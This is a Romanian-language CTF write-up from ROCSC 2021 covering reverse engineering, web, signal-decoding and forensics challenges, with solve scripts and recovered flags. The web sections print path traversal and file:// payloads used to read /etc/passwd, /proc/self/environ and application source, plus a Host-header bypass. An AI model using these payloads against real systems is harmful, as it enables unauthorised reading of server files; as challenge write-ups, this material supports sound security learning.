ROCSC 2021

Author: <Cujba Mihai> - <mihai.cujba@yahoo.com>

Summary

<el-picasso> (<150>): <Reverse Engineering>

Proof of Flag

ctf{1ff757b6b99229db80a208563aa98dfb5e4a592b34551ba44b63038c7bd442af}


Summary


IDA Graphs

Proof of Solving

Fisierul era un executabil de tip ELF, pe care am incercat sa il dezasamblez folosind IDA, dar numarul de graph-uri era prea mare pentru a putea fi fizualizat.
Am marit limita de graph-uri din setari, iar de acolo am vazut ca impreuna realizau un cod QR.

De aici am incercat sa modific culorile astfel incat sa pot citi QR-ul, iar acest lucru a fost realizat folosind Photoshop.





Replace Color

Localized Color Clusters

Fuzziness: 42

Selection / Image

Hue: 0

Saturation: 0

Lightness: 0

De aici am scanat QR-ul si am scos flag-ul.

< ultra-crawl > (<210>): <Web>

Proof of Flag

ctf{d8b7e522b0ab04101e78ab1c6ff68c4cb2f30ce9d4427d4cd77bc19238367933}

Summary

Local File Disclosure Vulnerability.


Proof of Solving

In cadrul challenge-ulu am primit un site ce putea face “crawl” pe diferite IP-uri si afisa continutul acestora in pagina. De aici m-am gandit ca poate fi un Local File Disclosure sau un DNS Rebinding attack, s-a dovedit a fi prima varianta.

Prima data am incercat sa injectez fisiere direct prin payload-uri precum “../../../../../etc/passwd”, primeam eroare din partea serverului. Apoi am incercat cu file:// , iar aici am reusit sa accesez fisiere de pe statie. Am trimis string-ul file:///proc/self/environ pentru a verifica variabilele de mediu, apoi “/proc/self/cmdline”, de unde am vazut ca se ruleaza app.py, deci cel mai probabil este vorba de Flask, asa ca urmatorul string trimis a fost file:///home/ctf/app.py, path pe care il vazusem in /proc/self/environ. De aici am observat ca flag-ul poate fi accesat prin manipularea header-ului HTTP, respectiv al campului Host.

```
import base64 from urllib.request import urlopen from flask import Flask, render_template, request app = Flask(__name__) @app.route('/', methods=['GET', 'POST']) def index(): print(request.headers['Host']) if request.headers['Host'] == "company.tld": flag = open('sir-a-random-folder-for-the-flag/flag.txt').read() return flag if request.method == 'POST': url = request.form.get('url') output = urlopen(url).read().decode('utf-8') if base64.b64decode("Y3Rmew==").decode('utf-8') in output: return "nope! try harder!" return output else: return render_template("index.html") if __name__ == '__main__': app.run(host='0.0.0.0', port=5000, debug=False, threaded=True, use_evalex=False)
```

Am interceptat conexiunea cu Brup si am luat flag-ul.



```
GET / HTTP/1.1
Host: company.tld
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 70
Server: Werkzeug/2.0.1 Python/3.6.9
Date: Sun, 29 Aug 2021 12:14:51 GMT

ctf{d8b7e522b0ab04101e78ab1c6ff68c4cb2f30ce9d4427d4cd77bc19238367933}
```

< where-do-you-go > (<300>): <Misc>

Proof of Flag

ctf{83ac8f43b6dc92217de38ce84b5b3bb4e067642dfbf76a35dcf03cbb1508b956}

Summary

CVEs

Proof of Solving


Scopul acestui challenge era de a descoperi CVE-ul pentru descrierea trimisa de catre server. Am observat ca se trimit 50 de cereri, iar apoi serverul verifica daca CVE-urile trimise sunt corecte. Pentru acest challenge m-am folosit de baza de date pusa la dispozitie de catre MITRE (https://cve.mitre.org/data/downloads/index.html). Am realizat automatizarea conexiunii folosind libraria pwntools, iar apoi am cautat descrierea in fisierul de mai sus. Pentru a eficientiza cautarea am salvat CVE-ul si descrierea din fisier pentru fiecare vulnerabilitate intr-un dictionar.

O problema pe care am intampinat-o a fost la encodarea caracterelor, unele simboluri erau diferite in csv-ul de la MITRE fata de cele primite de la server, asa ca am facut o cautare suplimentara prin trimiterea de request-uri catre NIST cu descrierea, pentru a putea gasi CVE-ul.

Script:

```
import csv
from pwn import *
dictionar={}


URL="https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overvi
ew&query="
URL2="&search_type=all&isCpeNameSearch=false"

with open('allitems.csv') as csv_file:
    csv_reader = csv.reader(csv_file, delimiter=',')
    line_count = 0
    for row in csv_reader:
        if line_count == 0:
            line_count += 1
        else:
            dictionar[row[1]] = row[0]
            line_count += 1

okish = 1
while okish == 1:
    ok = 1
```

```python
    conn = remote('34.107.45.139',32403)
    for i in range(49):
        try:
            print i,
            cerinta = conn.recvuntil('What do you think:').split('\r\n')[0]
            #print cerinta
            #print dictionar[cerinta],i
            conn.sendline(dictionar[cerinta].strip())
        except:
            iz = 0
            value=''
            for k in dictionar.keys():
                if cerinta[:30] in k:
                    iz = 1
                    value=dictionar[k]
                    break
            if iz == 1:
                conn.sendline(value.strip())
                #print value,i
            else:
                r = requests.get(url = URL+cerinta+URL2)
                print 'Dat de aici',
                for i in r.text.split("\n"):
                    if "/vuln/detail/" in i:
                        conn.sendline(i.split("/")[-1].replace("\"","").strip())
                        break

    if ok == 1:
        print conn.recv()
```



```
root@kali:~/Desktop/CTF/RoCSC21/Misc/CVE/alt# python solve.py
[+] Opening connection to 34.107.45.139 on port 32403: Done
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 thx! bye!

[+] Opening connection to 34.107.45.139 on port 32403: Done
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 thx! bye!

[+] Opening connection to 34.107.45.139 on port 32403: Done
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 ctf{83ac8f43b6dc92217de38ce84b5b3bb4e067642dfbf76a35dcf03cbb1508b956}
```

< OLED > (<380>): < Misc >

Proof of Flag

CTF{5544DD7BAEFDE726AF264BB8A72A631F05BFBF00DC76974D371E3A1118B4DF87}


Summary

Analiza semnale.

Proof of Solving

Am primit un fisier de tip .ds. Dupa ceva mai mult research si dupa ce am citit descrierea challenge-ului (ups), am dat de cuvintele “DS Logic Pro”, de unde am si inceput sa caut si am reusit sa gasesc DSView, programul cu care am interpretat semnalele din fisier.

Am incarcat fisierul in DSView, iar apoi l-am decodificat folosind protocolul SPI. Caracteristici:



Decoder Options

0:SPI

0:SPI: MISO data

0:SPI: MOSI data

CLK (Clock) *	0
MISO (Master in, slave out)	1
MOSI (Master out, slave in)	4
CS# (Chip-select)	2
CS# polarity	active-high
Clock polarity (CPOL)	0
Clock phase (CPHA)	0
Bit order	msb-first
Word size	8

*Required channels

Start Decode Start From

End Decode End to

Dupa decodificare, am luat index-ul de la inceputul si finalul fiecarui bloc, pentru a putea decodifica ulterior datele. Am exportat totul intrun CSV, dupa care am scris un script in python pentru a le putea extrage dupa cum aveam nevoie. M-am folosit de writeup-ul challenge-ului Off the grid de la Cyber Apocalypse (https://tay1or.li/post/cyber-apocalypse-2021/#off-the-grid) pentru a interpreta datele.

Scriptul final:

```python
import numpy as np
from PIL import Image

x=open('decoder--210829-054953.csv','r').read().strip().split("\n")

trei=[]
first = x[33:1057]
for i in range(len(first)):
    first[i]=int(first[i].split(",")[-1].strip(),16)
second =x[1065:2089]
for i in range(len(second)):
    second[i]=int(second[i].split(",")[-1].strip(),16)
third = x[2095:3119]
for i in range(len(third)):
    trei.append(third[i].split(",")[-1].strip())
    third[i]=int(third[i].split(",")[-1].strip(),16)
forth = x[3125:4149]
for i in range(len(forth)):
    forth[i]=int(forth[i].split(",")[-1].strip(),16)
fifth = x[4155:5179]
for i in range(len(fifth)):
    fifth[i]=int(fifth[i].split(",")[-1].strip(),16)
sixth = x[5185:6209]
for i in range(len(sixth)):
    sixth[i]=int(sixth[i].split(",")[-1].strip(),16)
seventh = x[6215:7239]
for i in range(len(seventh)):
    seventh[i]=int(seventh[i].split(",")[-1].strip(),16)
eighth =x[7245:8269]
for i in range(len(eighth)):
    eighth[i]=int(eighth[i].split(",")[-1].strip(),16)
alnoualea=x[8275:9299]
for i in range(len(alnoualea)):
    alnoualea[i]=int(alnoualea[i].split(",")[-1].strip(),16)
alzecelea = x[9307:10331]
for i in range(len(alzecelea)):
    alzecelea[i]=int(alzecelea[i].split(",")[-1].strip(),16)
alunspelea = x[10337:11361]
for i in range(len(alunspelea)):
    alunspelea[i]=int(alunspelea[i].split(",")[-1].strip(),16)
aldoispelea = x[11367:12391]
for i in range(len(aldoispelea)):
    aldoispelea[i]=int(aldoispelea[i].split(",")[-1].strip(),16)
```

```
f2=[]
f3=[]
f4=[]
f5=[]
f6=[]
f7=[]
f8=[]
f9=[]
n=1024/8
f=[]
first = [first[int(i):int(i) + int(n)] for i in range(0, len(first), int(n))]
f.append(first)
second = [second[int(i):int(i) + int(n)] for i in range(0, len(second), int(n))]
f.append(second)
third = [third[int(i):int(i) + int(n)] for i in range(0, len(third), int(n))]
f.append(third)
forth = [forth[int(i):int(i) + int(n)] for i in range(0, len(forth), int(n))]
f.append(forth)
fifth = [fifth[int(i):int(i) + int(n)] for i in range(0, len(fifth), int(n))]
f.append(fifth)
sixth = [sixth[int(i):int(i) + int(n)] for i in range(0, len(sixth), int(n))]
f.append(sixth)
seventh = [seventh[int(i):int(i) + int(n)] for i in range(0, len(seventh), int(n))]
f.append(seventh)
eighth = [eighth[int(i):int(i) + int(n)] for i in range(0, len(eighth), int(n))]
f.append(eighth)
alnoualea = [alnoualea[int(i):int(i) + int(n)] for i in range(0, len(alnoualea), int(n))]
f.append(alnoualea)
alzecelea = [alzecelea[int(i):int(i) + int(n)] for i in range(0, len(alzecelea), int(n))]
f.append(alzecelea)
alunspelea = [alunspelea[int(i):int(i) + int(n)] for i in range(0, len(alunspelea), int(n))]
f.append(alunspelea)
aldoispelea = [aldoispelea[int(i):int(i) + int(n)] for i in range(0, len(aldoispelea), int(n))]
f.append(aldoispelea)
```

```python
#print (len(first),len(second),len(third),len(forth),len(fifth),len(sixth),len(seventh),len(eighth),len(alnoualea),len(alunspelea),len(alunspelea),len(aldoispelea))
from frames_data import *
#print (len(f0),len(f1),len(f2),len(f3),len(f4),len(f5))

#frames=[f0, f1, f2, f3, f4, f5]
frames=[first,second,third,forth,fifth,sixth,seventh,eighth,alnoualea,alzecelea,alunspelea,aldoispelea]

#print (third)
print (frames[0])

def convert_frame(frame):
    cols = []
    for c in range(128):
        col = sum([[(frame[p][c]//(2**i))%2 for i in range(8)] for p in range(8)], start=[])
        cols.append(col)
    return np.uint8(cols).transpose()*255

d=[]
for k in range(len(frames)):
    for i in frames[k]:
        for j in i:
            d.append(str(hex(j)))

for f in range(len(frames)):
    i = Image.fromarray(convert_frame(frames[f]))
    i.save('f%d.png'%f)
```

In urma executiei scriptului am primit mai multe imagini, printre care se afla si un cod QR pe care l-am scanat si din care am scos flag-ul.

< RGB_led_matrix > (<320>): < Misc, Steganography >

Proof of Flag


CTF{29CA0EA1E1A1117FC8007BFDBADD395A5945BC61FEEA659F1791B30B066F9363}

Summary

8x32 RGB led matrix

Proof of Solving


Pentru inceput am folosit PulseView, utilitarul trecut inclusiv in descrierea challenge-ului pentru a interpreta semnalele din fisierul .sr . Aici am facut legatura cu numele challenge-ului si am decodificat semnalele folosind RGB LED (WS281x) decoder.



rgb

Decoder	Name
All Decoders	
RGB LED (SPI)	RGB LED string decoder (...
RGB LED (WS281x)	RGB LED string decoder (...

Dupa decodificare, ne-au fost extrase chunk-uri, in numar de 75, pentru fiecare stare a matricii de led-uri in parte.




Am exportat chunk-urile, iar apoi am reconstruit imaginile pe baza continutului acestora, respectiv coduri de culoare.

Codul:

```python
from PIL import Image
import numpy as np
pixels = open('out','r').read().strip().split('\n')
frames = 75
for index in range(frames):
    imagine=np.zeros((8, 31, 3), dtype=np.uint8)
    for i in range(0,30,2):
        for j in range(8):
            if "000000" in pixels[i*8+(7-j-1)%8+248*index]:
                imagine[j, i]=[255,255,255]
            else:
               imagine[j, i]=[0,0,0]
            if "000000" in pixels[(i+1)*8+(7-j)+248*index]:
                imagine[j, (i+1)]=[255,255,255]
            else:
               imagine[j, (i+1)]=[0,0,0]
    Image.fromarray(imagine).save("images/"+str(index)+".png")
```

Output:



< reccon > (<160>): <Web>

Proof of Flag

CTF{486cdfe3a59141aca752fb10b44c70facca9c5b1d7be444aa840d14148030e66}


Summary

Website Recon


Proof of Solving

Pentru inceput am incercat sa fac bruteforce la directoare folosind gobuster, dar fara succes. Am incercat sa vad raspunsul la diferiti parametrii HTTP, dar am dat de aceeasi problema.

Apoi am incercat sa fac brutforce asupra parametrilor, iar aici m-am folosit de arjun, dupa cum urmeaza in poza de mai jos, cu care am reusit sa gasesc parametrii ascunsi. De aici i-am incercat pe toti, iar ?m ducea la afisarea flag-ului.



```
root@kali:~/Desktop/CTF/RoCSC21/Web/Arjun# arjun -u http://34.141.59.125:32391
    _
   /_| _ '
  (  |/ /(//) v2.1.4
      _/

[*] Probing the target for stability
[*] Analysing HTTP response for anamolies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[✓] name: s, factor: body length
[✓] name: i, factor: body length
[✓] name: g, factor: body length
[✓] name: m, factor: body length
[✓] name: redirect, factor: http code
[✓] name: c, factor: body length
[✓] name: y, factor: body length
[✓] name: e, factor: body length
[✓] name: a, factor: body length
[✓] name: q, factor: body length
[✓] name: w, factor: body length
[✓] name: u, factor: body length
[✓] name: k, factor: body length
[✓] name: o, factor: body length
root@kali:~/Desktop/CTF/RoCSC21/Web/Arjun#
```



34.141.59.125:32391/?m

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

CTF{486cdfe3a59141aca752fb10b44c70facca9c5b1d7be444aa840d14148030e66}

< Little-endian-photo > (<340>): <Forensics>

Proof of Flag

ctf{112687d319c48cc38709a90b34d6df10904711b93a74b27f73d9382ff64053a0}


Summary

Corrupted Image

Proof of Solving

Am primit un set de bytes aparent intamplatori, pe care am incercat sa ii manipuez in asa fel incat sa pot scoate o poza PNG cu chunk-uri valide. Am inceput prin a trece octetii in little endian, dupa cum spune si numele, dar nu am rezolvat nimic. Am facut XOR intre imagine si fiecare caracter ASCII, pentru a vedea daca se schimba ceva si apar chunk-uri valide, dar tot nu am reusit.

De aici am luat octetii si i-am importat folosind PIL sub forma unei imagini raw. Dimensiunea imaginii mi-am ales-o in functie de lungimea de octeti. Considerand ca imaginea este color, deci vor exista canalele RGB, am impartit numarul de octati la 3. Am considerat ca imaginea ar trebui sa fie patrata, sau cel putin o dimensiune asemanatoare, asa ca am inceput verificarea dimensiunii de la sqrt(lunime_bytes/3). De aici am urcat sau scazut pana am dat de imaginea pe care o cautam, respectiv imaginea cu flag-ul. (in dreapta sus).



Script:

```
import struct
from PIL import Image
```

```
import math

f=open('4n0nym0u5_h4ck3r.png','rb').read()

d=[]
z=[]
for i in range(len(f)-1,0,-2):
    d.append(""+str(chr(ord(f[i])))+""+str(chr(ord(f[i-1]))))
print(len(f)) #doar pentru verificare
print(len(f)/3) #doar pentru verificare
print(1100*1100*3) #doar pentru verificare

img = Image.frombuffer("RGB", (1175, 1050), f)
img.save("ceva.png")
```

<file-crawler> (<50>): < Web >

Proof of Flag

CTF{0caec419d3ad1e1f052f06bae84d9106b77d166aae899c6dbe1355d10a4ba854}

Summary

Local File Inclusion

Proof of Solving

Pagina se deschide prin afisarea unei imagini pe care scrie sugestiv “FOOTPATH CLOSED”, iar link-ul imaginii arata asa: http://35.246.178.49:30603/local?image_name=static/path.jpg

